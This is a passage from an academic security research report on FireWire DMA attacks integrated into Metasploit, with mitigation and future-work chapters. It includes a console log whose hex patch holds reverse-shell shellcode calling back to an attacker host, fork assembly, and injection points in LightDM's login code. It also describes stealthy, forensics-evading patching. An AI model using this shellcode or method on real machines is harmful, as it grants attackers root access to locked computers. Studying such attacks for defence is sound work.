
The DMA exploit module for the Metasploit Framework will use the Ruby `libforensic1394` bindings library as we described in section 4.1.2 of this chapter. When the exploit is run, a bus connection will be made and SPB-2 is enabled. This ensures the module has access to the memory of the target. All memory pages are scanned using the `findsig` procedure, described in algorithm 1, which returns the address of the signature. The payload is then written to this address and immediately read back to verify the uploaded payload.

The payload overwrites a function, but the function needs to be called before the payload is actually executed. In this proof of concept the patched code needs to be executed, which can be done by trying to log in. A downside of injecting a payload is that the target application appears to hang. It is executing the payload's code rather than its own. A solution to this issue is presented in the next section.

Another issue is that multi stage payloads do not work. This is due to the multi stager writing to or executing from pages it does not have enough permissions for. Section 4.2.5 shows how to solve this problem.

Algorithm 1 Procedure to find the address of the signature.

```
begin
  proc findsig($device, signature, offset$) $\equiv$
    $address = offset$;
    while $address <$ memory_size() do
         $data = device$.read($address, signature.length$);
         if $data == signature$
           then return$address$;
         fi;
         $address = address +$ page_size();
    od;
  .
end
```



```
[*] Reloading module...

[*] Started reverse handler on 192.168.0.1:4444
        Using signature: 741E895C2404C7042470730508E83E53FFFF83C42431C05B5E
        Using patch:     9090895C2404C7042470730508E83E53FFFF83C42431C05B5E50B8020000
00CD8085C0740258C331DBF7E35343536A0289E1B066CD805B5E68C0A800016668115C66536A10515089E
1436A6658CD805987D9B03FCD804979F950682F2F7368682F62696E89E3505389E1B00BCD80
        Using offset:    540
[+] Initializing bus and enabling SBP2, please wait  3 seconds or press Ctrl+C
[+] Initializing bus and enabling SBP2, please wait  2 seconds or press Ctrl+C
[+] Initializing bus and enabling SBP2, please wait  1 seconds or press Ctrl+C

Starting attack...
Signature found at 0xdc1e7540.
Patch confirmed
[*] Starting the payload handler...
[*] Command shell session 1 opened (192.168.0.1:4444 -> 192.168.0.2:56349) at 2012-02
-02 16:38:49 +0100

whoami
root
```

Figure 4.3: Screenshot of the exploit used with a reverse shell payload.

4.2.4 Improving the exploit

We proved that it is possible to insert Metasploit Framework payloads into running processes. Figure 4.2.3 depicts the exploit in use. A number of issues remain: the process hangs and we have a limited amount of space available for the payload.

To allow for larger payloads, more space has to be found which is safe to overwrite. A number of requirements regarding this space have to be met:

- fall within the same page;
- space must be contiguous;
- allow returning to some sort of sane state (do not crash).

Having the patchable code be on the same page significantly simplifies the payload preparation and the finding of the pages, logically consecutive pages do not have to be consecutive in memory. Having one page in memory is also not a guarantee that all the consecutive ones are. While these problems are certainly not insurmountable they are outside the scope due to time constraints.

The space must be contiguous, meaning we cannot leave certain memory ranges untouched. This is because the payload cannot be arbitrarily cut up into pieces. It is unclear where instruction boundaries are and jumps and other offsets would have to be recalculated. It is, however, straightforward to overwrite one location with instructions to divert control to another location where the payload is located. The other location would then have to be large enough to hold the payload.

Preferably the patching of the location should leave the process in a usable state. The definition of usable in this context is flexible. For instance, when patching LightDMs login code 'usable' could mean allowing users to log in. This implies not crashing. It would give some protection against a cursory inspection, i.e. someone returning to their laptop and logging in. To achieve this, we would need to leave the stack in a usable state, as well as returning the registers to their pre-call state minus possible return values.

A simple method to determine what a payload does to process state is not available. For this reason, a method to isolate the application from the payload has to employed. A possible method is using the `fork` system call. The `fork` system call duplicates the running process exactly, resulting in two processes which are identical, except for the value returned by the fork call, the process ID and the parent process ID. This results in two separate stacks. The parent could restore previous state meticulously while the child could crash without propagating any adverse effects. It also neatly decouples the execution of the payload from the application.

With this in mind the entire function which calls `pam_authenticate` could be overwritten.


Some precautions must still be taken to prevent the apparent crash of the process. The application appears to have crashed, because it is executing the payload rather than its own code. Precautions are implemented in the form of some code to prepend to the payload. This code consists of two distinct parts: an application specific part and a fork part. Figure 4.2.4 shows where these code blocks are injected. The application specific part puts the stack and registers into the state in which it should return, but does not actually return. The fork part's task is to spawn a child which actually executes the payload and leaves the parent in current state and returns from the current function. The assembly for this block can be seen in figure 4.5.

The total patch consists of (in order):

- application prefix;
- fork;
- payload;
- NOP padding.

4.2.5 Reversible patching

Among the ways in which DMA attacks are different to stack smashing and other buffer overflow attacks, is the possibility of recovering the original program state. Stack smashing attacks exploit the programming mistake of not checking the length of input data. The data is then copied into memory, overwriting what was already there. Most importantly, the current functions return address. Overwriting this return address allows an attacker control over program execution, ultimately leading to the execution of



```
.text:0805650A                 mov     [esp+14h], eax
.text:0805650E                 mov     eax, [edx+1Ch]
.text:08056511                 mov     [esp+10h], eax
.text:08056515                 mov     eax, [edx+24h]
.text:08056518                 mov     dword ptr [esp+8], offset aPam_authentica ; "pam authenticate
.text:08056520                 mov     dword ptr [esp+4], 80h
.text:08056528                 mov     dword ptr [esp], 0
.text:0805652F                 mov     [esp+0Ch], eax
.text:08056533                 call    _g_log
.text:08056538                 mov     esi, [ebx+0Ch]
.text:0805653B                 mov     eax, [esi+1Ch]
.text:0805653E                 test    eax, eax
.text:08056540                 jmp     short loc_8056560
.text:08056542 ; ---------------------------------------------------------------------------
.text:08056542
.text:08056542 loc_8056542:                            ; CODE XREF: .text:080565C3↓j
.text:08056542                                         ; .text:08056625↓j
.text:08056542                 mov     [esp+4], ebx
.text:08056546                 mov     dword ptr [esp], offset sub_8057370
.text:0805654D                 call    _g_idle_add
.text:08056552                 add     esp, 24h
.text:08056555                 xor     eax, eax
.text:08056557                 pop     ebx
.text:08056558                 pop     esi
.text:08056559                 retn
.text:08056559 ; ---------------------------------------------------------------------------
.text:0805655A                 align 10h
.text:08056560
.text:08056560 loc_8056560:                            ; CODE XREF: .text:08056540↑j
.text:08056560                 mov     dword ptr [esp+4], 0
.text:08056568                 mov     eax, [esi+24h]
.text:0805656B                 mov     [esp], eax
.text:0805656E                 call    _pam_acct_mgmt
.text:08056573                 mov     [esi+1Ch], eax
.text:08056576                 mov     eax, [ebx+0Ch]
.text:08056579                 mov     edx, [eax+1Ch]
.text:0805657C                 mov     [esp+4], edx
.text:08056580                 mov     eax, [eax+24h]
.text:08056583                 mov     [esp], eax
.text:08056586                 call    _pam_strerror
.text:0805658B                 mov     edx, [ebx+0Ch]
.text:0805658E                 mov     [esp+14h], eax
.text:08056592                 mov     eax, [edx+1Ch]
.text:08056595                 mov     [esp+10h], eax
.text:08056599                 mov     eax, [edx+24h]
.text:0805659C                 mov     dword ptr [esp+8], offset aPam_acct_mgmtP ; "pam acct mgmt(%p,
.text:080565A4                 mov     dword ptr [esp+4], 80h
.text:080565AC                 mov     dword ptr [esp], 0
.text:080565B3                 mov     [esp+0Ch], eax
.text:080565B7                 call    _g_log
.text:080565BC                 mov     esi, [ebx+0Ch]
.text:080565BF                 cmp     dword ptr [esi+1Ch], 0Ch
.text:080565C3                 jnz     loc_8056542
```

Figure 4.4: LightDM disassembly highlighted to show where code is injected.

attacker supplied code. During these events, process state is destroyed. DMA attacks allow for greater sophistication.

A possibility is to write back the original memory after exploitation. This is a small extension to the already presented attack. Copying the entire state of the program is possible, but beyond the scope of this research. All the memory that was allocated by the program would have to be found. Obviously any file IO and network traffic would be harder to reverse.

Using this exploit in combination with a simple non-stager payload leads to a problem. The code that the exploit is running is still in that page. This would lead to the exploit trying to execute the original code. To work around this problem, the payload code would have to be placed somewhere else. Replacing program code is not a repeatable procedure, so the code must be placed in allocated memory. As with the previously shown FireWire data session, a page is allocated via `mmap` again to guarantee page alignment. A pattern is placed there to signal to the attacker where the code must be placed. Again, a flag must be used to signify the other party finishing writing.

The entire attack would proceed as follows:

1. attacker finds code area to patch;
2. attacker saves code area;
3. attacker writes patch;
4. physical interaction is required to execute payload;
5. the target executes payload;
6. it calls `fork;`, leaving the parent with a consistent stack;

```
BITS 32
SPAWN:
    push eax
    mov eax,2
    int 0x80
    test eax,eax
    jz CHILD
    pop eax
    retn

CHILD:
```

Figure 4.5: Assembly code for forking and executing a payload.

7. the child calls `mmap;` to obtain a memory page, writes a special pattern into it as well as setting a variable signifying it is ready (giving the lock);
8. the attacker finds the pattern, copies the actual payload into it, gives the lock back;
9. the attacker has to wait while the target hands execution to the payload and gives the lock back;
10. the attacker waits for the lock and overwrites the exploit with the saved code.

The end result of this sequence is that the payload is running in its own process and the exploited application is running its original code. It is in its old state minus any network, file and memory activity. Because the file cache is also patched attacks could be detected by an IDS however with the replacement of the original code this can be prevented.

The enchancement to the exploit allocates memory. It is a simple matter to allocate pages which are writable and executable. This allows multi stage payloads to function.

4.3 Communication via DMA

Full integration is not only injecting running processes with payloads. Target control using sessions is an important Metasploit Framework concept. Being able to fully and interactively control a target computer with DMA, e.g. with a FireWire connection, is a powerful tool for penetration testers. This attack allows a local intruder access to all the usual exploitation tools even if the target machine has no network connection.

4.3.1 User space DMA session

A stated goal of this research is launching a reverse shell to an external server controlled by the attacker. To increase the level of integration with the Metasploit Framework, a data session using DMA was envisioned. Metasploit has a concept of session that allows for the interactive control of a remote target. Traditionally it is transported over UDP or TCP. There is no reason that this cannot be tunneled over HTTP or be encrypted. For this reason, a session using DMA seems possible. To minimize the software required on the remote side, an all user space implementation is presented to thwart post attack forensics. It should not write anything to disk or install any drivers.

The DMA session is based on the premise that an attacker can read and write a target's memory. Code is injected that reads a specially marked region of memory and passes this data to a shell, then reads from this shell and writes the answer back. On the attacker side a similar process exists but instead it reads and writes to the terminal. In this way remote control can be attained.

To keep the protocol extremely simple the write lock is always passed to the other side during a read/write cycle. In practice this means a side waits to see if the flag signifying the other side has written data, is set. This has the downside of being processor intensive. If the flag is set data is read then data originating from the local host is written and finally the flag is unset. The other side performs a similar routine except with the flag inverted .

The magic memory is merely a special pattern followed by a flag field, length field and data buffer. The attacker does not know where it will be placed in memory so it scans all of memory for the pattern. Once the patterns' location is found - so is the rest of the region - and communication can proceed. Special care should be taken when loading this pattern to make sure it's unique in memory. A simple obfuscation technique is sufficient.

Scanning all of a target's memory is a costly operation. However, guessing where such a block is placed is not possible, either on the stack or on memory returned by `malloc`. It was previously stated that a page is 4096 bytes and also always placed on a 4KiB boundary. If the special memory is placed at the beginning of a page, we can significantly reduce the data transfered and consequently the total time needed for the search. This can be achieved with the `mmap` system call. Pages returned by this system call are always page aligned.[4][20]

Processor caches may keep local copies of data to increase the speed of computation. Main memory may easily be a 100 times slower than a level 3 cache, but this comes at a price. There are now multiple copies of the data. In a multi processor system or a system using DMA multiple views on the same data are possible. This is an obvious integrity problem. To solve the problem, numerous coherency models have been developed. On Intel x86 hardware a "coherent cache" is implemented. A coherent cache protocol guarantees a consistent view of the memory space across all processors and peripherals. This alleviates the need to explicitly flush the different caches. The consistency takes a toll on performance: each time a shared piece of memory is updated this change must be propagated to all relevant caches. In practice, this means that when a page of memory is modified by DMA the change is automatically picked up by the processor which is working on this region of memory. The upside of this is that no special care needs to be taken when a communication session over DMA is implemented.

A functioning proof of concept was created, which demonstrated the viability of this concept. This proof of concept was not integrated into the Metasploit Framework due to time constraints.

4.4 Conclusion

Integrating DMA attacks into an exploitation framework proved possible. This integration extends to being able to use arbitrary payloads provided by the Metasploit Framework. DMA even provides capabilities unavailable to regular exploits. The capabilities were discussed and possible designs are provided. The following capabilities were not all implemented due to lack of time: recovery of the original program execution, recovery of the programs original data and the loading of multi-staged payloads. The loading of multi-stage payloads is currently not possible, however single stage payloads such as reverse-shell function correctly.

A proof of concept user space DMA data session is presented which proves the viability of this concept, sadly it is not currently integrated into the Metasploit Framework.

Code of the proofs of concept is publicly available and will be maintained at `https://github.com/mrbreaker/mofo`.

Chapter 5

Mitigation of DMA attacks

This paper is focussed on increasing the availability of DMA attacks. To show that there are ways of mitigating such attacks, we present a number of counter measures. Firstly, measures that can be taken by end users and administrators, secondly by operating system and driver developers and lastly by standards committees.

5.1 Users and administrators

The best way to defend against any hardware based attack is to deny physical access to the attacker. This means restricting access to servers and other critical infrastructure to authorised personal only. However this is often infeasible when dealing with mobile hardware such as laptops. With this in mind a number of other strategies are presented.

Using hot glue or epoxy to fill the physical ports is also a possibility. When this approach is taken, the Pc Card, FireWire and Thunderbolt ports need to be rendered inoperable in this fashion. Removing these ports is another possibility. Rendering the ports unusable in these ways could result in a voided warranty as well as a malfunctioning piece of hardware. These appoaches have the benefit of being easily verifiable. Disabling these ports in the BIOS is another possibility. This approach has the flexibility of being reversable. Another option is simply not to buy any hardware with these ports.

FireWire implementations in certain operating systems allow the FireWire stack to be disabled in software. This allows the use of the Pc Card interface while blocking the most common attack vector of simply inserting a FireWire card into a Pc Card slot. While flexible, it does not defend against determined attackers with specialized hardware.

5.2 Operating System and driver developers

As advice for developers of operating systems and drivers, IOMMU awareness needs to be built into the software stack. The IOMMU needs to be aware which pages it can and cannot write to. As a good place to start, all kernel memory needs to be off limits. The IOMMU can facilitate this by restricting access to certain memory ranges. It can restrict access to certain devices and even virtual machines. This will automatically protect the file cache which lives in kernel space. The stack and heap of superuser processes would still be accessible. These pages would also need to be protected. The kernel already has support for DMA buffers, this could be extended to identify ranges which explicitly need to have DMA read and write privileges. OHCI controllers also have the ability to restrict access to certain memory ranges with the use of asynchronous request filters, as described in [21].

5.3 Standards commities

Standards incorporate DMA because it has a number of advantages. For instance, DMA as implemented in FireWire has the advantage of lowering the amount of CPU overhead required for data transfers. Since bus-mastering is supported, requests can be initiated from external hosts. These features combine to allow for the DMA attack to function. For protocols such as Thunderbolt and Pc Card, DMA was chosen so that interoperability with PCI allowed for greater adoption. Because it lowered the amount of software engineering needed to be performed.

These are compelling reasons to incorporate into any interconnect, but care should be taken when access can be obtained from outside of the computer. The extra care could be not allowing access to DMA over the bus and having the bus controller be responsible for DMA. This precludes remotely initiated data transfers using DMA withouth at least a handshake. This will increase the amount of CPU overhead required. Denying access to memory ranges requires programming to implement these features. This could be a source of errors.

5.4 Summary

We presented different mitigation strategies, for use by end users and administrators, kernel and driver developers and standards comities. The advice for end-users is very practical and can implemented immediatly. The advice for developers will require considerable effort to implement. The advice for standards comities, can be only ulitized when a new standard is proposed.

Chapter 6

Future research

In this chapter, we describe a number of topics which where not fully implemented or researched due to time constraints.

6.1 Writing memory of virtual machines from the hypervisor

During the course of the research it became apparent that there is interest in writing to memory of virtual machines (VMs) from the virtual machine monitor (VMM) or hypervisor. Although this should be possible, actual implementations are lacking. This writing of memory should allow for the deployment of payloads such as presented in this paper.

6.2 Integration challenges

Due to time being a finite resource, a number of concepts have not yet reached full integration status. These are presented below along with a description of what still needs to be completed.

6.2.1 Session

The proof of concept Metasploit Framework presented in chapter 4.3.1 still needs work to integrate into the Metasploit Framework. This can be split into two parts: shell code creation and wrapping communication into a Ruby module.

The creation of shellcode to create a data session is needed so that it can be injected via FireWire. The provided C code has been proven to function. This cannot be compiled and injected because the binary is linked against the C standard library. And a different version could be present on the target machine. Apart from that the binary will be compiled with static addresses. These must also be removed. Compiling the code and disassembling the binary is a good place to start.

The ruby module must then wrap the data to and from the shellcode so that it conforms to the session interface.

6.2.2 Reversible patching

A powerful technique that will allow DMA attacks to the stealthier as well as allowing greater payload size, is the reversible payload presented in chapter 4.2.5. It still requires some shellcode to be written as well as some support from the exploit module.

The shellcode has to perform the `mmap` system call and then prepare it for communication with the exploit. Related C code can be found in chapter 4.3.1. Usual shellcode restrictions apply. The exploit module shows conceptual similarities with the module presented in 4.2.3 and the stand alone proof of concept presented in 4.3.1.

Chapter 7

Conclusion

Integrating Direct Memory Access attacks in exploitation frameworks shows great promise. In this paper, we outlined ways in which these promises can be realized.

Lowering the bar for successful exploitation raises awareness of DMA vulnerabilities. DMA attacks were previously standalone, severely limiting the role they can play in a large attack. Combining this exploit with existing and future payloads allows more sophisticated attacks to be undertaken.

We investigated a number of existing frameworks. We decided that the DMA attacks would be integrated into the Metasploit Framework. This choice was made primarily due to the framework's open-source nature.

We conducted a study for potential vulnerabilities to DMA attacks in different hardware protocols. This showed that a number of hardware ports are vulnerable. These ports are: PCI, FireWire, USB On-the-go, Thunderbolt and Pc Card. eSATA is potentially vulnerable to these types of attack but research with special hardware is required. We chose FireWire as the port to base our proof of concept on.

We created a number of proofs of concept which integrate FireWire DMA attacks in the Metasploit Framework. DMA attacks can be integrated in a number of different ways. We presented a proof of concept user space FireWire data session, which allows for interactive control in the absence of a network connection. An exploit has been made which is able to upload and execute a single stage payload, such as a reverse TCP shell. This exploit was enhanced in order to allow the target process to continue functioning. A design for a multi-stage exploit is presented. The multi-stage exploit has the potential for conducting even more sophisticated attacks, for instance using Meterpreter.

The proofs of concept prove that it is possible to integrate DMA attacks in exploitation frameworks. Furthermore, the use of existing payloads was proved possible.

DMA attacks are not a attacker's panacea. We presented a number of mitigation strategies to protect against these attacks.

A number of options for future research were discovered. More research is needed into the vulnerabilities of different hardware ports, multi-stage exploits, integrating of the data session into Metasploit.

The presented proof of concept will be released on Github, [22] pending clean up.

Bibliography

[1] A. Boileau. “Hit by a bus: Physical access attacks with Firewire”. In: *Presentation, Ruxcon* (2006).

[2] Carsten Maartmann-Moe. *FTWAutopwn.* URL: `http://www.breaknenter.org/projects/ftwautopwn/`.

[3] Alexander Taubenkorb. *Scheme of a chipset.* URL: `http://en.wikipedia.org/wiki/File:Schema_chipsatz.png`.

[4] U. Drepper. “What every programmer should know about memory”. In: (2007). URL: `http://people.redhat.com/drepper/cpumemory.pdf`.

[5] B.D. Carrier and J. Grand. “A hardware-based memory acquisition procedure for digital investigations”. In: *Digital Investigation* 1.1 (2004), pp. 50–60.

[6] F. Witherden. “Memory Forensics over the IEEE 1394 Interface”. In: (2010).

[7] Compaq et al. *Universal Serial Bus Specification 2.0.* 2000.

[8] M. Jodeit and M. Johns. “USB Device Drivers: A Stepping Stone into your Kernel”. In: *Computer Network Defense (EC2ND), 2010 European Conference on.* IEEE. 2010.

[9] D. Maynor. “0wn3d by everything else-USB/PCMCIA Issues”. In: *Presentation at CanSecWest* (2005).

[10] Video Electronics Standards Association. *VESA DisplayPort Standard.* 2008.

[11] Carsten Maartmann-Moe. *Adventures with Daisy in Thunderbolt-DMA-land: Hacking Macs through the Thunderbolt interface.* URL: `http://www.breaknenter.org/2012/02/adventures-with-daisy-in-thunderbolt-dma-land-hacking-macs-through-the-thunderbolt-interface/`.

[12] Core Security Technologies. *Agent technology.* URL: `http://www.coresecurity.com/content/agent-technology`.

[13] Rapid7 LLC. *Metasploit 3.4 Developer’s Guide.* URL: `http://dev.metasploit.com/redmine/projects/framework/wiki/DeveloperGuide`.

[14] Volatile Systems. *The Volatility Framework: Volatile memory artifact extraction utility framework.* URL: `https://www.volatilesystems.com/default/volatility`.

[15] M. Miller. *Metasploit’s meterpreter.* 2004.

[16] A. One. “Smashing the stack for fun and profit”. In: *Phrack magazine* 7.49 (1996), pp. 14–16.

[17] kernel.org. *Juju Migration.* URL: `https://ieee1394.wiki.kernel.org/articles/j/u/j/Juju_Migration_e8a6.html`.

[18] liforensic1394. *libforensic1394.* URL: `https://freddie.witherden.org/tools/libforensic1394`.

[19] The Open Group. *X/Open Single Sign-on Service (XSSO) - Pluggable Authentication Modules.* 1997.

[20] Intel Corporation. “Intel 64 and IA-32 Architectures Software Developer’s Manual”. In: *URL http://www.intel.com/products/processor/manuals* (2011).

[21] Promoters of the 1394 OHCI. *1394 Open Host Controller Interface Specification.* 2001.

[22] Rory Breuk and Albert Spruyt. *Github repository.* URL: `https://github.com/mrbreaker/mofo`.